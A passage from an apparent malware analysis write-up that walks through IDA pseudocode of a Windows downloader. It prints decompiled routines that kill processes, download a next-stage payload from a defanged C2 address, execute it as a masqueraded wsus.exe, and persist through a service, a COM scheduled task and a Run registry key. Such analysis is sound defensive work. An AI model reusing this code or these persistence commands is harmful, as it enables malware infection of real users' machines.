normally the tool get it’s API feed from
%tool_Dir%\Data\apis_list.txt
and the APIs that come with the tool cover our case of usage for now, so we don’t need to add any feed.
So applying the script in IDA result in:-


.

and the returned procedure addresses that result of this API hash resolving process is treated like Function Pointer as explained in the following Picture



.

and list of resolved API is



.

and now back to analysis of the main flow …

the malware start to check if the user is admin it will terminate Wsus.exe process if it's opened using CreateToolhelp32Snapshot, process32first and process32next to do this and deleting it's legitimate files

```
// to remember Max_path is 260
BOOL delete_wsus_file_sub_411780()
{
  CHAR appdata_nugets_wsus_path[260]; // [esp+0h] [ebp-30Ch] BYREF
  CHAR appdata_mshlp_wsus_path[260]; // [esp+104h] [ebp-208h] BYREF
  CHAR appdat_Path[260]; // [esp+208h] [ebp-104h] BYREF

  SHGetSpecialFolderPathA(0, appdat_Path, CSIDL_COMMON_APPDATA, 0);
  wsprintfA(appdata_mshlp_wsus_path, "%s\\Microsoft Help\\wsus.exe", appdat_Path);// C:\ProgramData\Microsoft Help\wsus.exe
  DeleteFileA(appdata_mshlp_wsus_path);
  wsprintfA(appdata_nugets_wsus_path, "%s\\NuGets\\wsus.exe", appdat_Path);// C:\ProgramData\NuGets\wsus.exe
  return DeleteFileA(appdata_nugets_wsus_path);
}
```

Pseudocode-A

```
// local variable allocation has failed, the output may be wrong!
BOOL __cdecl close_any_wsus_instances_sub_4114C0(LPCSTR lpString_wsus_exe)
{
  int PROCESSENTRY32; // [esp+0h] [ebp-134h] OVERLAPPED BYREF
  int PROCESSENTRY32_th32ProcessID; // [esp+8h] [ebp-12Ch]
  CHAR PROCESSENTRY32_szExeFile; // [esp+24h] [ebp-110h] BYREF
  int v5; // [esp+128h] [ebp-Ch]
  HANDLE snapshot_handel; // [esp+12Ch] [ebp-8h]
  HANDLE process_handel; // [esp+130h] [ebp-4h]

  v5 = 0;
  process_handel = 0;
  snapshot_handel = CreateToolhelp32Snapshot_wrap_sub_401600(TH32CS_SNAPPROCESS, 0);
  if ( snapshot_handel != INVALID_HANDLE_VALUE )
  {
    PROCESSENTRY32 = 0x128;                         // size is the 1st member of the structure
    if ( Process32First_wrap_sub_401630(snapshot_handel, &PROCESSENTRY32) )
    {
      do
      {
        if ( !lstrcmpA(&PROCESSENTRY32_szExeFile, lpString_wsus_exe) )// compare the path of the process in snapshot with malware's wsus
        {
          process_handel = OpenProcess(1u, 0, PROCESSENTRY32_th32ProcessID);// pid && PROCESS_TERMINATE acess right
          if ( process_handel )
          {
            TerminateProcess_wrap_sub_401660(process_handel, 0xFFFFFFFF);
            CloseHandle(process_handel);
          }
        }
      }
      while ( Process32Next_wrap_sub_401690(snapshot_handel, &PROCESSENTRY32) );
    }
  }
  return CloseHandle(snapshot_handel);
}
```

.

and also stop and delete the service under the name “foundation” using SC.exe command

```
    ShellExecuteW_wrap_sub_401590(0, 0, aCmd, aCNetExeStopFou, 0, 0);// cmd.exe /C net.exe stop foundation
                                            // stop the malware service if any instance there
    ShellExecuteW_wrap_sub_401590(0, 0, aCmd_0, aCScDeleteFound, 0, 0);// cmd.exe /C sc delete foundation
                                            // delete the service
  }
```

.

then it start building path for temp file that will hold the data for the next stage called wsus.exe, and the full path will be like

==

“%appdata%\NuGets\template_%PGUID_manipulated%.TMPTMPZIP7”

==

and it building this path with

- %appdata%

call to SHGetSpecialFolderPathA() with csidl 0x23 and it will return appdata folder

- %PGUID_manipulated%

use CoCreateGuid() to get a Guid then manipulate it to make the file name unique

then it combine all of then using wsprintfA()

After building path it will call function that resolve Wininet and some function using resolving technique mentioned above, and download a content to the temp file from [http://54.38.127[.]28/02.dat]

```c
int __cdecl write_from_url_sub_410BA0(int url, int file_name)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  byte_written = 0;
  v7 = 0;
  WininetDll = LoadLibraryA_wrap_sub_401000(aWininetDll);
  Internetreadfile = GetProcAddress_wrap_sub_401030(WininetDll, aInternetreadfi);
  v9 = InternetOpenA_wrap_sub_401060(&lpszAgent, 0, 0, 0, 0x4000000);
  if ( !v9 )
    return 0;
  url_handel = InternetOpenUrlA_wrap_sub_4010A0(v9, url, 0, 0, INTERNET_FLAG_RELOAD, 0);// INTERNET_FLAG_RELOAD
  if ( url_handel )
  {
    file_handel = CreateFileA_wrap_sub_401110(file_name, 0xC0000000, 3, 0, 2, 128, 0);
    if ( file_handel == 0xFFFFFFFF )
    {
      InternetCloseHandle_wrap_sub_4010E0(url_handel);
      CloseHandle_wrap_sub_401150(0xFFFFFFFF);
    }
    while ( 1 )                                 // loop_reading_from_url_to_file C:\ProgramData\NuGets\template_%GUID_MAN%.TMPTMPZIP7
    {
      v5 = Internetreadfile(url_handel, buffer_recieve_from_url, 1024, &byte_written);
      if ( !byte_written )
        break;
      if ( !WriteFile_wrap_sub_401180(file_handel, buffer_recieve_from_url, byte_written, &v7, 0) )
      {
        InternetCloseHandle_wrap_sub_4010E0(url_handel);
        CloseHandle_wrap_sub_401150(file_handel);
      }
    }
    InternetCloseHandle_wrap_sub_4010E0(v9);
    InternetCloseHandle_wrap_sub_4010E0(url_handel);
    CloseHandle_wrap_sub_401150(file_handel);
    return 1;
  }
  else
  {
    InternetCloseHandle_wrap_sub_4010E0(0);
    return 0;
  }
}
```

.

but the C2 server is down, so, we cant go for the next stage,
but in short brief it will check for bytes written to file to make sure of next stage integrity then check if the current user is admin and the file start with MZ signature it will create process with wsus.exe masquerading name of legitimate process then it will delete the temp file and make persistence

```
      if ( NumberOfBytesRead > 0xFA0 )          // very bad integrity check here :D
      {
        SHGetSpecialFolderPathA(0, appdata_path, CSIDL_COMMON_APPDATA, 0);
        wsprintfA(appdata_wsus_path, "%s\\NuGets\\wsus.exe", appdata_path);
        DeleteFileA(appdata_wsus_path);
        len_strang_str_14 = lstrlenA(String);
        v13 = 0;
        path_with_str_and_buff_sub_412950(String, len_strang_str_14, allocated_handel, nNumberOfBytesToRead);
        CreateFile_fill_it_sub_4128E0(allocated_handel, appdata_wsus_path, nNumberOfBytesToRead);
        DeleteFileA(FileName_template_guid);
        if ( *allocated_handel == 'M' && *(allocated_handel + 1) == 'Z' )// check if the signature match a PE file
        {
          memset(&ProcessInformation, 0, sizeof(ProcessInformation));
          memset(&StartupInfo, 0, sizeof(StartupInfo));
          StartupInfo.cb = 0x44;
          StartupInfo.wShowWindow = 0;
          if ( GetACP() )
          {
            Sleep(0xBB8u);
            if ( !IsUserAnAdmin_sub_411AA0(v5) )
            {
              if ( CreateProcessA(0, appdata_wsus_path, 0, 0, 0, 0x28u, 0, 0, &StartupInfo, &ProcessInformation) )// transfer execution to wsus :D
              {
                Sleep(0xBB8u);
                DeleteFileA(FileName_template_guid);
                Cmd_del_redir_null_sub_411C00();// cmd.exe /c del %appdata%\NuGets\template_%PGUID%.TMPTMPZIP7 >> NUL
              }
            }
            persist_sub_411580();
          }
        }
      }
    }
  }
  Cmd_del_redir_null_sub_411C00();              // cmd.exe /c del %appdata%\NuGets\template_%PGUID%.TMPTMPZIP7 >> NUL
  ExitProcess(0);
}
```

we will continue analysis of how the malware establish a persistence, the malware use 3 way to make persistence and that depend if the user is admin or not …
if admin → create service with path of Wsus.exe and start it
not admin → create scheduled task named "Microsoft System Protect" using com API and ItaskScheduler interface and add registry entry under "\CurrentVersion\Run" with the name "IntelProtected"

```
SHGetSpecialFolderPathW_wrap_sub_401560(0, appdat_Path, CSIDL_COMMON_APPDATA, 0);
wsprintfW(appdata_wsus_path, aSNugetsWsusExe_0, appdat_Path);// %appdata%\NuGets\wsus.exe
if ( IsUserAnAdmin_sub_411AA0(v0) )                // ========== if admin  ==========
{
  ShellExecuteW_wrap_sub_401590(0, 0, aCmd_1, aCNetExeStopFou_0, 0, 0);// cmd.exe /C net.exe stop foundation
  ShellExecuteW_wrap_sub_401590(0, 0, aCmd_2, aCScDeleteFound_0, 0, 0);// cmd.exe /C sc delete foundation
  Sleep_wrap_sub_4015D0(0xBB8);
  wsprintfW(OutputString, aCScCreateFound, appdata_wsus_path);// /C sc create foundation binPath= "%s -service" type
  OutputDebugStringW(OutputString);
  ShellExecuteW_wrap_sub_401590(0, 0, aCmd_3, OutputString, 0, 0);// cmd.exe /C sc create foundation binPath= "%appdata%\NuGets\wsus.exe  -service" type
  Sleep_wrap_sub_4015D0(2000);
  Sleep_wrap_sub_4015D0(2000);
  ShellExecuteW_wrap_sub_401590(0, 0, aCmd_4, aCNetExeStartFo, 0, 0);// cmd /C net.exe start foundation y
  Sleep_wrap_sub_4015D0(15000);
  return Sleep_wrap_sub_4015D0(15000);
}
else                                               // ==========  not admin  ==========
{
  SHGetSpecialFolderPathW_wrap_sub_401560(0, appdat_Path_1, 0x23, 0);
  wsprintfW(appdata_wsus_path_1, aSNugetsWsusExe_1, appdat_Path_1);//  %appdata%\NuGets\wsus.exe
  wsprintfW(appdata_nugets_path, aSNugets_0, appdat_Path_1);
  comapi_ITaskScheduler_also_sub_411CD0(appdata_wsus_path_1);
  comapi_ITaskScheduler_sub_411800(appdata_wsus_path_1, appdata_nugets_path);
  phkResult = 0;
  v9 = 0;
  v9 = RegOpenKeyW(HKEY_CURRENT_USER, CurrenVersion_RUN, &phkResult);// Software\Microsoft\Windows\CurrentVersion\Run in HKCU hive
  len_of_reg_data = length_calc_sub_404620(appdata_wsus_path_1);
  RegSetValueExW(phkResult, IntelProtected_as_name, 0, REG_SZ, appdata_wsus_path_1, 2 * len_of_reg_data);
  RegFlushKey(phkResult);
  return RegCloseKey(phkResult);
}
}
```

all commands are hardcoded string passed to ShellExecuteW


creation of task with path to malicous Wsus.exe using ITaskScheduler interface

registry name

registry Value == path to malicous Wsus.exe


.

last thing to mention about identification of usage of com API to create scheduled task is from this call to CoCreateInstance




.

and the rclsid, if we try to find the correspond class using Registry editor we will find




.

or using ComView tool




.

and for the riid




.

and the PPV which is the last Parameter to CoCreateInstance() have received a structure that contain a structure that contain function pointers to deal with the interface and the type library for this is




.

and for simple solution to get any hints about the scheduled task we try to use IDA and convert PPV var as ITaskService structure to be able to read the code inside task scheduling function
and found this




so, we know that PPV is ITaskService pointer and the second parameter is string “Microsoft System Protected” and we need to explore the type of the 3rd parameter v11, to get more info, and its mentioned and manipulated in many places in the IDA DB.



```
{
  ((*v11)[30].lpVtbl)(v11, v11, Buffer, 0);
  ((*v11)[28].lpVtbl)(v11, 0x2000);
  Instance = ((*v11)[32].lpVtbl)(v11, v11, a1);
  Instance = ((*v11)[36].lpVtbl)(v11, a2);
  ((*v11)[38].lpVtbl)(v11, v11, 5);
  if ( Instance < 0 )
  {
    ppv->lpVtbl->Release(ppv);
    ((*v11)[2].lpVtbl)(v11);
    CoUninitialize();
    return;
  }
  ((*v11)[30].lpVtbl)(v11, Buffer, 0);
  ((*v11)[28].lpVtbl)(v11, 0x2000);
  Instance = ((*v11)[3].lpVtbl)(v11, v6, &v8);
  if ( Instance >= 0 )
  {
    memset(v4, 0, sizeof(v4));
    LOWORD(v4[2]) = 13;
    v4[1] = 722898;
    LOWORD(v4[0]) = 48;
    v4[4] = 22;
    v4[8] = 7;
    LOWORD(v4[9]) = 1;
    Instance = (*(*v8 + 12))(v8, v4);
    ppv->lpVtbl->NewTask(ppv, Microsoft_System_Protect_STR, v11);
    ppv->lpVtbl->Release(ppv);
    Instance = ((*v11)[12].lpVtbl)(v11, v11);
    ((*v11)[2].lpVtbl)(v11);
  }
  else
  {
    ((*v11)[2].lpVtbl)(v11, v11);
```

So look at the NewTask() function prototype revealed that v11 is structure called "ItaskDefinition" and looking in definition of this structure.

